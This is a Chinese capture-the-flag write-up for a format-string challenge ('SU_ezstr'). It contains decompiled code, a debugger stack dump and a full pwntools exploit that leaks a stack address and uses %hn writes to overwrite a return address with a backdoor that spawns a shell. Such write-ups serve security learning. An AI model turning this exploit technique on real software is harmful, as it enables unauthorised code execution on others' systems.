ez_fmt wp


```
int str_test()
{
  int result; // eax

  puts("Welcome to SU_ezstr");
  while ( 1 )
  {
    printf("Input your message: ");
    read(0, bss_buf, 0xFFuLL);
    result = strcmp(bss_buf, "su str done!");
    if ( !result )
      break;
    byte_40419F = 0;
    puts("Message saved.");
    puts("Your message:");
    printf(bss_buf);
    puts(&byte_402057);
  }
  return result;
}
```

简单的格式化字符串题目，printf有问题，不过要注意，我们通过read输入的字符串保存在bss段上而不是栈上，给出了后门，则目标是跳转到shell即可

```
stack 0x30
 rbp rsp 0x7ffe3e99c1a0 —▸ 0x7ffe3e99c1b0 ◂— 1
+008     0x7ffe3e99c1a8 —▸ 0x40130d (main+108) ◂— mov eax, 0
 r9      0x7ffe3e99c1b0 ◂— 1
+018     0x7ffe3e99c1b8 —▸ 0x7f1512b74d90 (__libc_start_call_main+128) ◂— mov edi, eax
+020     0x7ffe3e99c1c0 ◂— 0
+028     0x7ffe3e99c1c8 —▸ 0x4012a1 (main) ◂— endbr64
+030     0x7ffe3e99c1d0 ◂— 0x13e99c2b0
+038     0x7ffe3e99c1d8 —▸ 0x7ffe3e99c2c8 —▸ 0x7ffe3e99dfbd ◂— 0x6c6c6168632f2e /* './chall' */
+040     0x7ffe3e99c1e0 ◂— 0
+048     0x7ffe3e99c1e8 ◂— 0xec192f9befef2c02
+050     0x7ffe3e99c1f0 —▸ 0x7ffe3e99c2c8 —▸ 0x7ffe3e99dfbd ◂— 0x6c6c6168632f2e /* './chall' */
+058     0x7ffe3e99c1f8 —▸ 0x4012a1 (main) ◂— endbr64
+060     0x7ffe3e99c200 —▸ 0x403e18 (__do_global_dtors_aux_fini_array_entry) —▸ 0x4011a0 (__do_global_dtors_aux) ◂— enc
+068     0x7ffe3e99c208 —▸ 0x7f1512db0040 (_rtld_global) —▸ 0x7f1512db12e0 ◂— 0
+070     0x7ffe3e99c210 ◂— 0x13e552a86c6d2c02
+078     0x7ffe3e99c218 ◂— 0x12330af575652c02
+080     0x7ffe3e99c220 ◂— 0x7f1500000000
+088     0x7ffe3e99c228 ◂— 0
+090     0x7ffe3e99c230 ◂— 0
+098     0x7ffe3e99c238 ◂— 0
```

通过动态调试，可以泄露栈地址，我们的目标是通过修改rbp+8位置的返回值为后门地址，拿到shell，通过第二个，通过对+38位置处进行修改，将其指向返回地址，即将0x7ffe3e99dfbd修改为0x7ffe3e99c1a8，再在栈上找到0x7ffe3e99c2c8的位置，就可以对后门地址进行修改了，最后拿到shell：



给出exp：

```
from pwn import *
from LibcSearcher import *
from ae64 import AE64
from ctypes import cdll

filename = './chall'
context.arch='amd64'
context.log_level = 'debug'
context.terminal = ['tmux', 'neww']
local = 0
all_logs = []
elf = ELF(filename)
libc = elf.libc

if local:
    sh = process(filename)
else:
    sh = remote('localhost',9999 )
```

```python
def debug(parma=''):
    for an_log in all_logs:
        success(an_log)
    pid = util.proc.pidof(sh)[0]
    gdb.attach(pid,parma)
    pause()

def leak_info(name, addr):
    output_log = '{} => {}'.format(name, hex(addr))
    all_logs.append(output_log)
    success(output_log)

shell=0x40128c
# debug('b *0x401270')
sh.sendafter('Input your message:',b'%6$p')
# pause()
sh.recvuntil('message:\n')
stack=int(sh.recv(14),16)
ret_addr=stack-0x8#rbp+8
leak_info('ret_addr',ret_addr)
leak_info('shell',shell)

payload = "%{}c%13$hn".format((ret_addr & 0xffff))
sh.sendafter('Input your message:',payload)

payload ="%{}c%43$hn".format((shell & 0xffff))
sh.sendafter('Input your message:',payload)

payload=b'su str done!\x00'
sh.sendafter('Input your message:',payload)
sh.interactive()
```